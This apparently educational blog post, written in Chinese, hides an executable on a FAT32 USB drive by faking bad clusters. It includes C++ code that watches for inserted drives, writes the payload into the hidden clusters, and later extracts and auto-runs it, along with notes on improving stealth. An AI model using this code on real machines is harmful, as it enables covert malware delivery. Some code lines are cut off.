简单的FAT32 U盘隐写

原创

Assassin__is__me 于 2017-12-21 03:03:02 发布 791 收藏 2

分类专栏： I am Assassin

本文链接：https://blog.csdn.net/qq_35078631/article/details/78859229

一、实验预期目的及实验环境

本实验意实现FAT32结构下的U盘隐写不被U盘文件系统读出，主要考察FAT32简单的结构认识和简单的代码能力。

为了方便实现，目标机环境设为Winxp sp2，附带Winhex和VS2010工具包。

二、基础知识

FAT32整体文件结构如下

本实验主要需要隐写文件至Upan处，方法采用修改FAT表、0号1号磁盘信息实现隐写。

0号磁盘结构中需要注意如下

```
偏移0BH：扇区字节数       00 02 即0X0200,512字节
偏移0DH：每簇扇区数       08即每簇包括8个扇区
偏移0EH：保留扇区数       24 00即保留36个扇区
偏移10H：FAT表份数        02即两个FAT表
偏移24H：FAT表占用扇区数   EE 1D  00 00即FAT表占7662个扇区
```

1号磁盘结构中需要注意如下

```
偏移0x1E8:空闲簇数          4个字节
偏移0x1Ec:下一可用簇号   4个字节
```

注意这里存储的都是小端序！

FAT32结构如下

FAT表项每一项占4字节，表项的地址编号对应相应的簇序号。

表项的内容如下：

```
若为0，该簇未被分配；
若为0xFFFFFF7，坏簇，内有坏扇区；
若为0x0FFFFFF，该簇为文件结束簇；
其它值，为对应文件的下一簇号
```

我们这里处理用0xFFFFFF7伪造坏簇。一般情况下FAT表会有多个（一般是2个，所以还是需要把每个表都改掉）

注意簇位置对应的公式如下！

```
保留区*扇区大小+（第一个簇标号-2）*每簇大小*512+FAT表个数*扇区大小*FAT表大小
```

为什么中间有个减2呢？原因是FAT中的0、1号簇对应的地方用来存放其他的内容了，所以对应的没有0、1号簇，最先的簇从2号开始。’

三、实现思路

这里使用的方法很简单，甚至很幼稚

```
1.U盘的检测用map数组，最开始标记，动态判定一定数量的的磁盘有无变化来检测

2.U盘中需要存放不连续的簇的位置，我直接写到了U盘的空白区0x800位置，其实如果藏到FAT表中的隐蔽性会更小，受到的大小限制

3.只是单纯为了验证效果，写入U盘，和读取U盘文件运行都是用的文件的形式，文件用的固定地址
```

四、代码

```
// Upan_killer.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include "stdio.h"
#include "stdlib.h"
#include "iostream"
#include "windows.h"
#include "DBT.H"
#include "fstream"
#include "map"
#include "string"
using namespace std;

#define A  TEXT("\\\\.\\A:")
#define B  TEXT("\\\\.\\B:")
#define C  TEXT("\\\\.\\C:")
#define D  TEXT("\\\\.\\D:")
#define E  TEXT("\\\\.\\E:")
#define F  TEXT("\\\\.\\F:")
#define G  TEXT("\\\\.\\G:")
#define H  TEXT("\\\\.\\H:")
#define I  TEXT("\\\\.\\I:")
#define J  TEXT("\\\\.\\J:")

char U[3]={0};          //U盘的盘符
```

```
int LeftArea,FatSize;    //分别是FAT区的保留区大小和FAT表的大小
int FirstCluster;        //可以利用的第一个簇号码
int SectorLeft;          //剩余可利用的空闲簇
int ClusterSize;         //簇的大小
int ClusterNeed;         //写入的exe文件所需要的簇数
map<string,int>mmp;
//判断文件是否被建立
int FileExits(char *FileName)
{
    fstream _file;
    _file.open(FileName,ios::in);
    if(!_file) return 0;
    else return 1;
}

//参数分别是文件句柄、数据缓冲区、准备文件读取的字节数和读取位置的偏移量
void ReadFileWithSize(HANDLE h,unsigned char* Buffer,DWORD dwBytestoRead,DWORD offset)
{
    DWORD dwBytesRead,dwBytesToRead;
    OVERLAPPED over = { 0 };            //计算读取的偏移量
    over.Offset = offset;
    dwBytesToRead = dwBytestoRead;      // 要读取的字节数
    dwBytesRead = 0;                    // 实际读取到的字节数
    do{                                         //循环写文件，确保完整的文件被写入
        ReadFile(h,Buffer,dwBytesToRead,&dwBytesRead,&over);
        dwBytesToRead -= dwBytesRead;
        Buffer += dwBytesRead;
     } while (dwBytesToRead > 0);

}
//参数分别是文件句柄、数据缓冲区、准备文件读取的字节数和读取位置的偏移量
void WriteFileWithSize(HANDLE h,unsigned char* Buffer,DWORD dwBytesToWrite,DWORD offset)
{
    DWORD dwBytesWrite;
    OVERLAPPED over = { 0 };            //计算读取的偏移量
    over.Offset = offset;
    dwBytesToWrite = dwBytesToWrite;        // 要写入的字节数
    dwBytesWrite = 0;                   // 实际读取到的字节数
    do{                                         //循环写文件，确保完整的文件被写入
        WriteFile(h,Buffer,dwBytesToWrite,&dwBytesWrite,&over);
        dwBytesToWrite -= dwBytesWrite;
        Buffer += dwBytesWrite;
     } while (dwBytesToWrite > 0);

}

//将一串hex值变成int型
int UcharToInt(unsigned char* Buffer,int Len)
{
    int answer=0;
    for(int i=Len-1;i>=0;i--)
    {
        answer = answer*256+(int)Buffer[i];
    }
    return answer;
}
//将一个int型变成小端hex值
void IntToUchar(unsigned char* Buffer,int Len,int value)
{
```

```
    for(int i=0;i<=Len-1;i++)
    {
        Buffer[i]=value%256;
        value/=256;
    }
}

void GetInfoOfUSB(HANDLE h)
{
    unsigned char* Buffer = new unsigned char[512 + 1];
    ReadFileWithSize(h,Buffer,512,0);       //读取第0磁盘
    LeftArea = UcharToInt(Buffer+0xe,2);
    FatSize = UcharToInt(Buffer+0x24,4);
    ClusterSize=UcharToInt(Buffer+0xd,1);
    ReadFileWithSize(h,Buffer,512,512);     //读取第1磁盘
    FirstCluster=UcharToInt(Buffer+0x1ec,4);
    SectorLeft=UcharToInt(Buffer+0x1e8,4);
    //printf("%d %d %d %d %d\n",LeftArea,FatSize,ClusterSize,FirstCluster,SectorLeft);
}
//修改FAT32表
void HandleFATTable(HANDLE h,int ClusterNeed)
{
    int HasChnage;          //标记读取的512字节是否经过变动了
    unsigned char* Buffer = new unsigned char[512 + 1];             //存放读取的临时数据，在改变之后顺手存到
    memset(Buffer,0,sizeof(Buffer));
    unsigned char* ClusterDir = new unsigned char[512 + 1];         //存放的簇的位置
    memset(ClusterDir,0,sizeof(ClusterDir));
    IntToUchar(ClusterDir,4,ClusterNeed);
    int HaveTooken=1;                   //正在寻找簇位置的标号
    //int ReadPos=(FirstCluster-2)*8*512+LeftArea*512+FatSize*2*512;    //表示读取扇区的地址,为什么减2？因为
    int ReadPos=LeftArea*512+4*(FirstCluster)/512*512;  //为了保证后面读取512字符的都是整磁盘大小
    int ClusterNow=FirstCluster;        //该512字节读取后的对应簇的号码,但是这里不是对齐的，需要下面循环开始的时
    int TurnYes=0;
    while(HaveTooken<=ClusterNeed)
    {
        ReadFileWithSize(h,Buffer,512,ReadPos);
        HasChnage = 0;
        for(int i=0;i<128;i++)
        {
            if(Buffer[i*4]==0&&Buffer[i*4+1]==0&&Buffer[i*4+2]==0&&Buffer[i*4+3]==0)
            {
                if(TurnYes==0)
                {
                    ClusterNow-=i;
                    TurnYes=1;
                }
                HasChnage =1;
                Buffer[i*4]=0xf7;
                Buffer[i*4+1]=0xff;
                Buffer[i*4+2]=0xff;
                Buffer[i*4+3]=0xff;
                IntToUchar(ClusterDir+HaveTooken*4,4,ClusterNow+i);
                HaveTooken++;
                if(HaveTooken>ClusterNeed) break;
            }
        }
        if (HasChnage)
        {
            WriteFileWithSize(h,Buffer,512,ReadPos);                //修改FAT1表
```

```
            WriteFileWithSize(h,Buffer,512,ReadPos+512*FatSize);    //修改FAT2表
            FlushFileBuffers(h);
        }

        if(HaveTooken>ClusterNeed) break;
        ClusterNow+=128;
        ReadPos+=512;
    }
    WriteFileWithSize(h,ClusterDir,512,0x800);
    FlushFileBuffers(h);
    ReadFileWithSize(h,Buffer,512,512);     //读取第1磁盘
    IntToUchar(Buffer+0x1e8,4,SectorLeft-ClusterNeed);
    unsigned char* tmpvalue = new unsigned char[512 + 1];           //存放的簇的位置
    memset(tmpvalue,0,sizeof(tmpvalue));
    while(1)
    {
        int flag=0;
        ReadFileWithSize(h,tmpvalue,512,ReadPos);
        for(int i=0;i<128;i++)
        {
            if(tmpvalue[i*4]==0&&tmpvalue[i*4+1]==0&&tmpvalue[i*4+2]==0&&tmpvalue[i*4+3]==0)
            {
                IntToUchar(Buffer+0x1ec,4,ClusterNow+i);
                flag=1;
                break;
            }
        }
        if(flag==1)
        {
            WriteFileWithSize(h,Buffer,512,512);
            FlushFileBuffers(h);
            break;
        }
        ClusterNow+=128;
        ReadPos+=512;
    }

}
//这里主要进行各种修改和文件的隐写
void WriteFileInto(HANDLE h)
{
    HANDLE pFile;
    DWORD fileSize;
    pFile = CreateFile(TEXT("C://calc.exe"),GENERIC_READ,
        FILE_SHARE_READ,
        NULL,
        OPEN_EXISTING,          //打开已存在的文件
        FILE_FLAG_WRITE_THROUGH ,
        NULL);
    if (pFile == INVALID_HANDLE_VALUE)
    {
        cout<<"failed"<<endl;
     }
    fileSize = GetFileSize(pFile,NULL);          //得到文件的大小
    ClusterNeed = fileSize/(ClusterSize*512)+(fileSize%(ClusterSize*512));
    HandleFATTable(h,ClusterNeed);          //修改FAT表等一系列信息

    unsigned char* TemValue = new unsigned char[512*ClusterSize + 1];              //存放读取的临时数据.
    memset(TemValue,0,sizeof(TemValue));
    unsigned char* Buffer = new unsigned char[512 + 1];         //存放的簇的位置
```


```
        memset(Buffer,0,sizeof(Buffer));
        int ClusterNow;     //对应簇的号码
        ReadFileWithSize(h,Buffer,512,0x800);
        for(int i=1;i<=ClusterNeed;i++)
        {
            ClusterNow = UcharToInt(Buffer+i*4,4);
            ReadFileWithSize(pFile,TemValue,512*ClusterSize,(i-1)*512*ClusterSize);
            WriteFileWithSize(h,TemValue,512*ClusterSize,(ClusterNow-2)*ClusterSize*512+LeftArea*512+FatSiz
            FlushFileBuffers(h);
        }
        cout<<"成功写入！"<<endl;
    }
    //新建填充一个exe，并且执行
    void FillTheFile(HANDLE h)
    {
        if(FileExits("C://Mynew.exe"))
        {
            remove("C://Mynew.exe");
        }
        HANDLE pFile = CreateFile(TEXT("C://Mynew.exe"),GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_
        unsigned char* Buffer = new unsigned char[512 + 1];
        int ClusterNow;
        unsigned char* TemValue = new unsigned char[512*ClusterSize + 1];
        memset(TemValue,0,sizeof(TemValue));
        memset(Buffer,0,sizeof(Buffer));
        ReadFileWithSize(h,Buffer,512,0x800);
        ClusterNeed = UcharToInt(Buffer,4);
        for(int i=1;i<=ClusterNeed;i++)
        {
            ClusterNow = UcharToInt(Buffer+i*4,4);
            ReadFileWithSize(h,TemValue,512*ClusterSize,(ClusterNow-2)*ClusterSize*512+LeftArea*512+FatSize
            WriteFileWithSize(pFile,TemValue,512*ClusterSize,(i-1)*512*ClusterSize);
            FlushFileBuffers(pFile);
        }
        CloseHandle(pFile);
        if(FileExits("C://Mynew.exe"))
        {
            WinExec("C://Mynew.exe",SW_SHOW);
        }
        else
        {
            cout<<"Sometihng Wrong!"<<endl;
        }
    }
    //U盘的发现机制没有用到什么WINAPI，直接构造一个map表定期扫描即可
    void InitMap()
    {
        string Disk;

        DWORD allDisk = GetLogicalDrives();
        for (int i=0;i<16;i++)
        {
            string Disk="";
            if ((allDisk & 1)==1)
            {
                char Tmp='A'+i;
                Disk=Tmp;
                Disk+=":";
                mmp[Disk]++;
```

```
            }
            allDisk = allDisk>>1;
            if(allDisk==0) break;
        }
    }
    //显示map数据，表示磁盘的链接情况
    void show_map()
    {
        map<string,int>::iterator it;
        for(it=mmp.begin();it!=mmp.end();it++)
        {
            cout<<it->first<<" "<<it->second<<endl;
        }
    }
    //子进程来监视扫描磁盘的，10秒一次
    DWORD  WINAPI FindUPan(PVOID pM)
    {

        string Disk;
        while (true)
        {
            DWORD allDisk = GetLogicalDrives(); //返回一个32位整数，将他转换成二进制后，表示磁盘,最低位为A盘
            if (allDisk!=0)
            {
                show_map();
                for (int i=0;i<16;i++)      //假定最多有24个磁盘
                {
                    char Tmp='A'+i;
                    Disk=Tmp;
                    Disk+=":";
                    if ((allDisk & 1)==1)
                    {
                        if(mmp[Disk]==0)
                        {
                            U[0]=Disk[0];U[1]=Disk[1];
                            mmp[Disk]++;
                        }
                    }
                    else
                    {
                        if(mmp[Disk]==1)
                        {
                            mmp[Disk]--;
                        }
                    }
                    allDisk = allDisk>>1;
                }
            }
            Sleep(10000);
            system("cls");
        }


    }
    HANDLE ChooseAHandle(char u)
    {
        HANDLE h;
        switch(u)
        {
            case 'A': h = CreateFile(A,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL
```

```
            case 'B': h = CreateFile(B,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'C': h = CreateFile(C,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'D': h = CreateFile(D,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'E': h = CreateFile(E,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'F': h = CreateFile(F,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'G': h = CreateFile(G,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'H': h = CreateFile(H,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'I': h = CreateFile(I,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
            case 'J': h = CreateFile(J,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,
        }
        return h;
    }
    int main()
    {
        HANDLE h;
        unsigned char* buffer = new unsigned char[512 + 1];     // 接收数据用的 buffer
        U[0]=0;U[1]=0;U[2]=0;
        InitMap();
        //show_map();
        HANDLE handle = CreateThread(NULL, 0, FindUPan, NULL, 0, NULL);
        while(true)
        {
            if(U[0]!=0) //发现了U盘插入
            {
                h = ChooseAHandle(U[0]);
                if (h == INVALID_HANDLE_VALUE)
                {
                    cout<<"failed"<<endl;
                }
                GetInfoOfUSB(h);
                ReadFileWithSize(h,buffer,512,0x800);

                if(buffer[0]==0&&buffer[1]==0&&buffer[2]==0&&buffer[3]==0)
                {
                    WriteFileInto(h);
                    //FillTheFile(h);
                    U[0]=0;U[1]=0;
                }
                else
                {
                    FillTheFile(h);
                    U[0]=0;U[1]=0;
                }
                CloseHandle(h);
            }
        }
        CloseHandle(handle);
        //system ("pause");
        return 0;
    }
```

五、实验效果

首先检测U盘的插拔，10秒动态检测



当出现新的磁盘时候检测有没有写入过，如果写入过那么直接读出文件运行，否则写入

这里目标写入文件是一个192K的calc.exe
磁盘1如下（原来是格式化后的空U盘）

```
0000003B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000003C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000003D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000003E0  00 00 00 00 72 72 41 61  67 EE 1D 00 1F 00 00 00  ....rrAagî......
0000003F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 AA  ..............Uª
```

记录簇的位置，头四位记录簇的个数

```
000000800  1C 00 00 00 03 00 00 00  04 00 00 00 05 00 00 00  ................
000000810  06 00 00 00 07 00 00 00  08 00 00 00 09 00 00 00  ................
000000820  0A 00 00 00 0B 00 00 00  0C 00 00 00 0D 00 00 00  ................
000000830  0E 00 00 00 0F 00 00 00  10 00 00 00 11 00 00 00  ................
000000840  12 00 00 00 13 00 00 00  14 00 00 00 15 00 00 00  ................
000000850  16 00 00 00 17 00 00 00  18 00 00 00 19 00 00 00  ................
000000860  1A 00 00 00 1B 00 00 00  1C 00 00 00 1D 00 00 00  ................
000000870  1E 00 00 00 CD CD CD CD  CD CD CD CD CD CD CD CD  ....ÍÍÍÍÍÍÍÍÍÍÍÍ
```

我们手工计算一下文件应该开始写入第一簇的地址吧
这里的数据如下

```
每簇=8扇区
每扇区=512字节
FAT表2个，每个15326个扇区
第一簇在第3号簇
```

那么我们计算的地址如下

```
>>> hex(512*36+15326*2*512+(3-2)*512*8)
'0xefd000'
```

实际写入的数据如下

```
000EFD000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ▌.........ÿÿ..
000EFD010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸.......@.......
000EFD020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000EFD030  00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ............ð...
000EFD040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
000EFD050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
000EFD060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
000EFD070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
000EFD080  87 45 16 64 C3 24 78 37  C3 24 78 37 C3 24 78 37  ▌E.dÃ$x7Ã$x7Ã$x7
```

写入文件的结尾出在这里

```
000F18B40  3E 0D 0A 3C 2F 64 65 70  65 6E 64 65 6E 63 79 3E  >..</dependency>
000F18B50  0D 0A 3C 2F 61 73 73 65  6D 62 6C 79 3E 0D 0A 50  ..</assembly>..P
000F18B60  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18B70  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18B80  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18B90  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18BA0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18BB0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18BC0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18BD0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18BE0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18BF0  50 41 44 44 49 4E 47 58  58 50 41 44 44 49 4E 47  PADDINGXXPADDING
000F18C00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18C10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18C20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18C30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18C40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

在padding后面有2个扇区的空白。

我们往U盘中复制一些文件吧

```
000F18F90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18FA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18FB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18FC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18FD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F18FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000F19000  32 33 33 33 33 33 33 33  33 33 33 33 33 33 33 33  2333333333333333
000F19010  33 33 33 33 33 33 33 33  33 33 33 33 33 33 33 33  3333333333333333
000F19020  33 33 33 33 33 33 33 33  33 33 33 33 33 33 33 33  3333333333333333
000F19030  33 33 33 33 33 33 33 33  33 33 33 0D 0A 32 33 33  33333333333..233
000F19040  33 33 33 33 33 33 33 33  33 33 33 33 33 33 33 33  3333333333333333
000F19050  33 33 33 33 33 33 33 33  33 33 33 33 33 33 33 33  3333333333333333
000F19060  33 33 33 33 33 33 33 33  33 33 33 33 33 33 33 33  3333333333333333
```

计算一下可以得知，没有被覆盖掉！

在插入U盘一会会自动运行clac.exe文件，在C盘的根目录下生成了一Mynew.exe

六、代码中的小问题

1.WriteFIle无法及时写入


有三种解决方法

```
1。调用FlushFileBuffers(hFile);
2。在用CreateFile创建文件的时候,第6个参数使用标志FILE_FLAG_WRITE_THROUGH
3。关闭掉句柄
```

也有可能是你的CreateFile时候参数就没有可写选项

2.CreateFile文件时候不能指定磁盘

做了一个列表，用switch函数选择句柄（这里10个范围可能不够大）




```
319 HANDLE ChooseAHandle(char u)
320 {
321     HANDLE h;
322     switch(u)
323     {
324         case 'A': h = CreateFile(A,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
325         case 'B': h = CreateFile(B,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
326         case 'C': h = CreateFile(C,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
327         case 'D': h = CreateFile(D,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
328         case 'E': h = CreateFile(E,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
329         case 'F': h = CreateFile(F,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
330         case 'G': h = CreateFile(G,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
331         case 'H': h = CreateFile(H,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
332         case 'I': h = CreateFile(I,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
333         case 'J': h = CreateFile(J,GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,NULL, OPEN_EXISTING, FILE_FLAG_WRITE_THROUGH , NULL); break;
334     }
335     return h;
336 }
```

3.如何检测磁盘

使用GetLogicalDrives()函数，返回一个32位整数，将他转换成二进制后，表示磁盘,最低位为A盘。然后定义一个全局变量，如果全局变量变化了说明有新的磁盘。

```
DWORD  WINAPI FindUPan(PVOID pM)
{
    string Disk;
    while (true)
    {
        DWORD allDisk = GetLogicalDrives(); //返回一个32位整数，将他转换成二进制后，表示磁盘,最低位为A盘
        if (allDisk!=0)
        {
            show_map();
            for (int i=0;i<10;i++)      //假定最多有10个磁盘
            {
                char Tmp='A'+i;
                Disk=Tmp;
                Disk+=":";
                if ((allDisk & 1)==1)
                {
                    if(mmp[Disk]==0)
                    {
                        U[0]=Disk[0];U[1]=Disk[1];
                        mmp[Disk]++;
                    }
                }
                else
                {
                    if(mmp[Disk]==1)
                    {
                        mmp[Disk]--;
                    }
                }
                allDisk = allDisk>>1;
            }
        }
        Sleep(10000);
        system("cls");
    }
}
```

```
345     while(true)
346     {
347         if(U[0]!=0)  //发现了U盘插入
348         {
349             h = ChooseAHandle(U[0]);
350             if (h == INVALID_HANDLE_VALUE)
351             {
352                 cout<<"failed"<<endl;
353             }
354             GetInfoOfUSB(h);
355             ReadFileWithSize(h,buffer,512,0x800);
356
357             if(buffer[0]==0&&buffer[1]==0&&buffer[2]==0&&buffer[3]==0)
```

七、不足与反思

本身就是一个简单的实验，也收到时间的限制等等吧。下面讲讲很多可以改进的地方

```
1.还是可以用FAT表记录下一个簇的位置，我们只需要藏好第一个簇的内容就好了，这个或者可以标识U盘特定信息将之存到数据库中。

2.扫描法得到U盘插拔还是太笨了，本来可以用MFC的插入消息来写，没有写通所以换了简单的方法。

3.文件可以内嵌到程序中，不用每次从固定位置读，实际用时候也没这个条件，创建文件也容易暴露。
```